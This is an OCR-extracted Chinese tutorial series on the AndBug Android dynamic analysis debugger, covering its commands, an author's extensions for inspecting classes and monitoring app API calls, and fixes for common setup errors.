
17、显示指定类中的静态变量的信息

命令：statics com.android.internal.view.menu.MenuBuilder



18、查看对象信息

通过 class-trace 命令可以跟踪到目标函数中对象的 Id 信息，



通过对象的 Id 使用 inspect 命令，可以查处该队形的详细信息。

由于在 break 命令设置断点后，触发断点时反馈的信息，没有包含 Object Id 的信息，导致 inspect 命令用起来不是很方便。

19、源码关联命令

命令：source 与源代码关联起来，可以是 smali 代码。
命令：dump 展示指定方法的代码。


20、Web 输出命令

命令：navi
注：为了支持 navi 命令，需要安装 bottle 库。

需要 bottle 库。应该是一个 web 展示的页面
需要安装 bottle 库，来实现。

21、退出命令

命令：exit



Android 动态逆向分析工具（二）

——Andbug 扩展功能

anbingchun@163.com

本文所述功能是在 andbug 原有功能的基础上实现的信息的功能，包括对 apk 运行时行为监控功能的实现，以及获取 apk 更详细信息的功能的实现。

Andbug 作为一个用于动态逆向分析 apk 的工具来说目前只实现了相对简单的功能，还不能算是一个完整功能的调试器。好在原作者将工具的所有代码都开源了，我们可以根据自己的实际需求增加信息功能，本文作者主要增加了对 apk 运行时的行为进行动态监控的功能，详细信息位于：https://github.com/anbc/AndBug/。还有很多功能需要我们进一步实现，本文后面部分也会列出一些，文本作者认为需要增加的功能点。

一、扩展功能实现


1、davlik 虚拟的对 java 的支持情况


具体含义请查阅相关资料

2、类的详情

命令：class-detail java.io.File


功能：展示出指定类的成员方法、成员变量和静态变量的信息


anbc@anbc-OptiPlex-780: ~/work_folder/andbug_work/andbug
>> class-detail java.io.File
Loaded Class-detail
-- java.io.File
Methods Infor:
-- +++call load methods
-- java.io.File.<clinit>()V
-- java.io.File.<init>(Ljava/io/File;Ljava/lang/String;)V
-- java.io.File.<init>(Ljava/lang/String;)V
-- java.io.File.<init>(Ljava/lang/String;Ljava/lang/String;)V
-- java.io.File.<init>(Ljava/net/URI;)V
-- java.io.File.checkURI(Ljava/net/URI;)V
-- java.io.File.createTempFile(Ljava/lang/String;Ljava/lang/String;)Ljava/io/File;
-- java.io.File.createTempFile(Ljava/lang/String;Ljava/lang/String;Ljava/io/File;)Ljava/io/File;
-- java.io.File.doAccess(I)Z
-- java.io.File.doChmod(IZ)Z
-- java.io.File.filenamesToFiles([Ljava/lang/String;)[Ljava/io/File;
-- java.io.File.fixSlashes(Ljava/lang/String;)Ljava/lang/String;
-- java.io.File.getAbsoluteName()Ljava/lang/String;
-- java.io.File.join(Ljava/lang/String;Ljava/lang/String;)Ljava/lang/String;
-- java.io.File.listImpl(Ljava/lang/String;)[Ljava/lang/String;
-- java.io.File.listRoots()[Ljava/io/File;
-- java.io.File.mkdirErrno()V
-- java.io.File.mkdirs(Z)Z
-- java.io.File.readObject(Ljava/io/ObjectInputStream;)V
-- java.io.File.readlink(Ljava/lang/String;)Ljava/lang/String;
-- java.io.File.realpath(Ljava/lang/String;)Ljava/lang/String;
-- java.io.File.setLastModifiedImpl(Ljava/lang/String;J)Z
-- java.io.File.writeObject(Ljava/io/ObjectOutputStream;)V
-- java.io.File.canExecute()Z
-- java.io.File.canRead()Z
-- java.io.File.canWrite()Z
-- java.io.File.compareTo(Ljava/io/File;)I
-- java.io.File.compareTo(Ljava/lang/Object;)I
-- java.io.File.createNewFile()Z
-- java.io.File.delete()Z


anbc@anbc-OptiPlex-780: ~/work_folder/andbug_work/andbug
-- java.io.File.lastModified()J
-- java.io.File.length()J
-- java.io.File.list()[Ljava/lang/String;
-- java.io.File.list(Ljava/io/FilenameFilter;)[Ljava/lang/String;
-- java.io.File.listFiles()[Ljava/io/File;
-- java.io.File.listFiles(Ljava/io/FileFilter;)[Ljava/io/File;
-- java.io.File.listFiles(Ljava/io/FilenameFilter;)[Ljava/io/File;
-- java.io.File.mkdir()Z
-- java.io.File.mkdirs()Z
-- java.io.File.renameTo(Ljava/io/File;)Z
-- java.io.File.setExecutable(Z)Z
-- java.io.File.setExecutable(ZZ)Z
-- java.io.File.setLastModified(J)Z
-- java.io.File.setReadOnly()Z
-- java.io.File.setReadable(Z)Z
-- java.io.File.setReadable(ZZ)Z
-- java.io.File.setWritable(Z)Z
-- java.io.File.setWritable(ZZ)Z
-- java.io.File.toString()Ljava/lang/String;
-- java.io.File.toURI()Ljava/net/URI;
-- java.io.File.toURL()Ljava/net/URL;
Statics Infor:
-- tempFileRandom = Ljava/util/Random; <830013419888>
-- separatorChar = /
-- pathSeparator = :
-- pathSeparatorChar = :
-- separator = /
-- serialVersionUID = 301077366599181567
Fields Infor:
-- public static final Ljava/lang/String; pathSeparator
-- public static final C pathSeparatorChar
-- public static final Ljava/lang/String; separator
-- public static final C separatorChar
-- private static final J serialVersionUID
-- private static final Ljava/util/Random; tempFileRandom
-- private Ljava/lang/String; path
>>

3、方法的详细内容


命令：method-detail java.io.File mkdir



4、对 apk 的运行进行监控

4.1 执行监控命令

命令：./andbug monitor -p com.android.browser
功能：对浏览器的运行情况进行监控



4.2、监控点在 monitor_fun.conf 文件中配置

```
in android.widget.Toast.makeText
####################################
#文件相关的监控项
####################################
#in out inout 监控的类型，包括：in函数调用时监控； out 函数调用完成时监控； inout函数调用时和调用完成后两个点都监控
in java.io.File.<init>
in java.io.File.createTempFile
out java.io.File.listFiles
out java.io.File.list
in java.io.File.delete()
in java.io.File.deleteOnExit()
out java.io.File.mkdir()
```

4.3、监控到的日志信息

4.4、可视化处理后的监控数据

需要进一步完善的功能

1、断点设置功能

目前的断点设置功能，仅支持类和方法上设置断点，在代码的其他未知还不支持设置断点。要想实现一个完整的逆向调试器，需要实现更丰富的断点功能。

2、单步调试功能

目前调试器还不支持单步调试功能，只能在具体函数调用处设置断点对该处程序的运行情况进行查询，需要进一步增加单步调试功能，包括:step inito、step over、step return

3、调试时与代码的关联处理

目前虽然后关联源码的的功能，但是很不完善。关联是需要进一步分别支持汇编代码和 java 代码不同源码形式的关联，并且将源码显示和断点设置，单步调试等功能联动起来，才是一个完整的逆向调试功能。

4、对运行中的 apk 应用的行为进行动态监控

这部分作者已经增加了一部分功能，但是还很不完善，很多功能需要细化。欢迎大家一起交流。

5、其他功能的丰富

目前就想到了这些待实现的功能，可以丰富的功能还有很多。

Android 动态逆向分析工具（三）


——Andbug 常见问题汇总

anbingchun@163.com

1、py 文件 import 找不到路径

git clone 后直接运行，会提示如下错误，原因是 andbug 工程中的某些 py 文件的路径没有正确指定导致，找不到这些 py 文件。


解决办法是（1）、通过“PYTHONPATH=lib”指定路径。（2）、在 andbug 文件中添加 sys.path.append("/home/anbc/work_folder/andbug_work/andbug/lib")，来指定路径。




2、未编译 so 模块导致的错误

为了提高数据的处理速度，andbug 在数据处理部分没有使用 python 编写，而是使用了 C 语言编写，以 so 的方式调用。所以正式使用 andbug 前，需要对 C 代码进行编译。用来编译 C 代码的 makefile 已经在 Andbug 文件夹里。可以直接使用 make 命令进行编译。


直接运行会提示如下错误：



具体编译过程如下：




再次运行 Andbug，成功：



